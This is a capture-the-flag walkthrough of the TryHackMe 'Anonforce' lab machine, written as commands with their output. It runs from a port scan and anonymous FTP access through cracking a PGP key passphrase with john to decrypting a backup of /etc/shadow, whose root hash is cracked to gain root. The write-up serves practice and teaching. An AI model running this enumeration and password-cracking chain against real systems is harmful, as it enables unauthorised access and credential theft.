Anonforce (THM)

ip of the machine :- 10.10.63.53

```
~ (4.243s)
ping 10.10.63.53 -c 5

PING 10.10.63.53 (10.10.63.53) 56(84) bytes of data.
64 bytes from 10.10.63.53: icmp_seq=1 ttl=60 time=188 ms
64 bytes from 10.10.63.53: icmp_seq=2 ttl=60 time=343 ms
64 bytes from 10.10.63.53: icmp_seq=3 ttl=60 time=167 ms
64 bytes from 10.10.63.53: icmp_seq=4 ttl=60 time=186 ms
64 bytes from 10.10.63.53: icmp_seq=5 ttl=60 time=206 ms

--- 10.10.63.53 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 167.420/218.133/343.344/63.790 ms
```

machine is on!!!

```
~ (1m 5.31s)
nmap -p- --min-rate=10000 10.10.63.53

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-12 22:48 IST
Warning: 10.10.63.53 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.63.53
Host is up (0.16s latency).
Not shown: 44121 closed tcp ports (conn-refused), 21412 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 65.28 seconds
```

Got some open ports, bit no http.

~ (8.483s)

```
nmap -p 21,22 -sC -A -T5 -Pn 10.10.63.53
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-12 22:50 IST
Nmap scan report for 10.10.63.53
Host is up (0.23s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.17.0.193
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 bin
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 boot
| drwxr-xr-x   17 0        0            3700 Nov 12 09:16 dev
| drwxr-xr-x   85 0        0            4096 Aug 13  2019 etc
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 home
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img -> boot/initrd.img-4.4
.0-157-generic
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img.old -> boot/initrd.img
-4.4.0-142-generic
| drwxr-xr-x   19 0        0            4096 Aug 11  2019 lib
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 lib64
```

```
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 lib64
| drwx------    2 0        0           16384 Aug 11  2019 lost+found
| drwxr-xr-x    4 0        0            4096 Aug 11  2019 media
| drwxr-xr-x    2 0        0            4096 Feb 26  2019 mnt
| drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 notread [NSE: writeable]
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 opt
| dr-xr-xr-x   95 0        0               0 Nov 12 09:16 proc
| drwx------    3 0        0            4096 Aug 11  2019 root
```

So, did an aggressive scan and found that whole root directory is accessible through ftp.

```
~
ftp 10.10.63.53 21
Connected to 10.10.63.53.
220 (vsFTPd 3.0.3)
Name (10.10.63.53:sohamt): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Logged in through anonymous login.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    4 1000     1000         4096 Aug 11  2019 melodias
226 Directory send OK.
ftp>
```

Found a user in /home directory.

```
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    4 1000     1000         4096 Aug 11  2019 .
drwxr-xr-x    3 0        0            4096 Aug 11  2019 ..
-rw-------    1 0        0             117 Aug 11  2019 .bash_history
-rw-r--r--    1 1000     1000          220 Aug 11  2019 .bash_logout
-rw-r--r--    1 1000     1000         3771 Aug 11  2019 .bashrc
drwx------    2 1000     1000         4096 Aug 11  2019 .cache
drwxrwxr-x    2 1000     1000         4096 Aug 11  2019 .nano
-rw-r--r--    1 1000     1000          655 Aug 11  2019 .profile
-rw-r--r--    1 1000     1000            0 Aug 11  2019 .sudo_as_admin_successful
-rw-r--r--    1 0        0             183 Aug 11  2019 .wget-hsts
-rw-rw-r--    1 1000     1000           33 Aug 11  2019 user.txt
226 Directory send OK.
ftp> get user.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for user.txt (33 bytes).
226 Transfer complete.
33 bytes received in 8.5e-05 seconds (379 kbytes/s)
ftp>
```

Got user flag into the system.

```
drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 notread
drwxr-xr-x    2 0        0            4096 Aug 11  2019 opt
dr-xr-xr-x   85 0        0               0 Nov 12 09:16 proc
```

So, found this directory in root directory.

```
150 Here comes the directory listing.
-rwxrwxrwx    1 1000     1000          524 Aug 11  2019 backup.pgp
-rwxrwxrwx    1 1000     1000         3762 Aug 11  2019 private.asc
226 Directory send OK.
```

Got two files in them. Let's get them and then see what to do with them.

```
gpg --import key.asc
```

Decrypt the file:

```
gpg --decrypt file.pgp
```

So, after a quick search found out that private.asc is a private key use for decryption on encrypted .gpg file.

It asks for passphrase while importing the private key. Let's see how to crack this.

```
~ (0.12s)
gpg2john private.asc > hash

File private.asc
```

So, using gpg2john to create hash of the private key.

```
~ (28.312s)
john hash -w /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES1
ofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded h
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
xbox360          (anonforce)
1g 0:00:00:00 DONE (2024-11-12 23:08) 33.33g/s 81333p/s 81333c/s 81333C/s
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

So, cracked the passphrase using john.

```
~ (6.147s)
gpg --import private.asc

gpg: key B92CD1F280AD82C2: "anonforce <melodias@anonforce.nsa>" not changed
gpg: key B92CD1F280AD82C2: secret key imported
gpg: key B92CD1F280AD82C2: "anonforce <melodias@anonforce.nsa>" not changed
gpg: Total number processed: 2
gpg:              unchanged: 2
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
```

It worked. Let's decrypt our file.

```
~ (8.232s)
gpg --decrypt backup.pgp

gpg: encrypted with elg512 key, ID AA6268D1E6612967, created 20
      "anonforce <melodias@anonforce.nsa>"
gpg: WARNING: cipher algorithm CAST5 not found in recipient pre
root:$6$07nYFaYf$F4VMaegmz7dKjsTukBLh6cP01iMmL7CiQDt1ycIm6a.bs0
2tV4uob5RVM0:18120:0:99999:7:::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7:::
messagebus:*:18120:0:99999:7:::
uuidd:*:18120:0:99999:7:::
melodias:$1$xDbe/S4C$I0HUWE7tMkB05nUMiE0tL1:18120:0:99999:7:::
```

```
sshd:*:18120:0:99999:7:::
ftp:*:18120:0:99999:7:::%
```


So,again it prompted for passphrase but it was same as before and got password hash for the user and root.

```
hashcat hash

Time.Estimated...: Tue Nov 12 23:11:32 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: Pipe
Speed.#1.........:        0 H/s (0.00ms) @ Accel:32 Loops:31 Thr:256 Vec:1
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 0
Rejected.........: 0
Restore.Point....: 0
Restore.Sub.#1...: Salt:0 Amplifier:0-0 Iteration:0-31
Candidate.Engine.: Device Generator
Candidates.#1....: [Copying]
Hardware.Mon.#1..: Temp: 49c Util:  0% Core:1380MHz Mem:6000MHz Bus:4
```

So, used hashcat to see the type first which is md5. Let's crack it now. So, it didn't work.

```
john hash --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt

Warning: detected hash type "sha512crypt", but the string is also recognized as "sha512cryp
t-opencl"
Use the "--format=sha512crypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hikari           (?)
1g 0:00:00:01 DONE (2024-11-12 23:22) 0.5347g/s 3833p/s 3833c/s 3833C/s 111111111111111..dr
oopy
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

So, this time added password hash of root user in the hash file and then cracked it and it got cracked.



Now, was able to login as root with the password.

Got the root flag.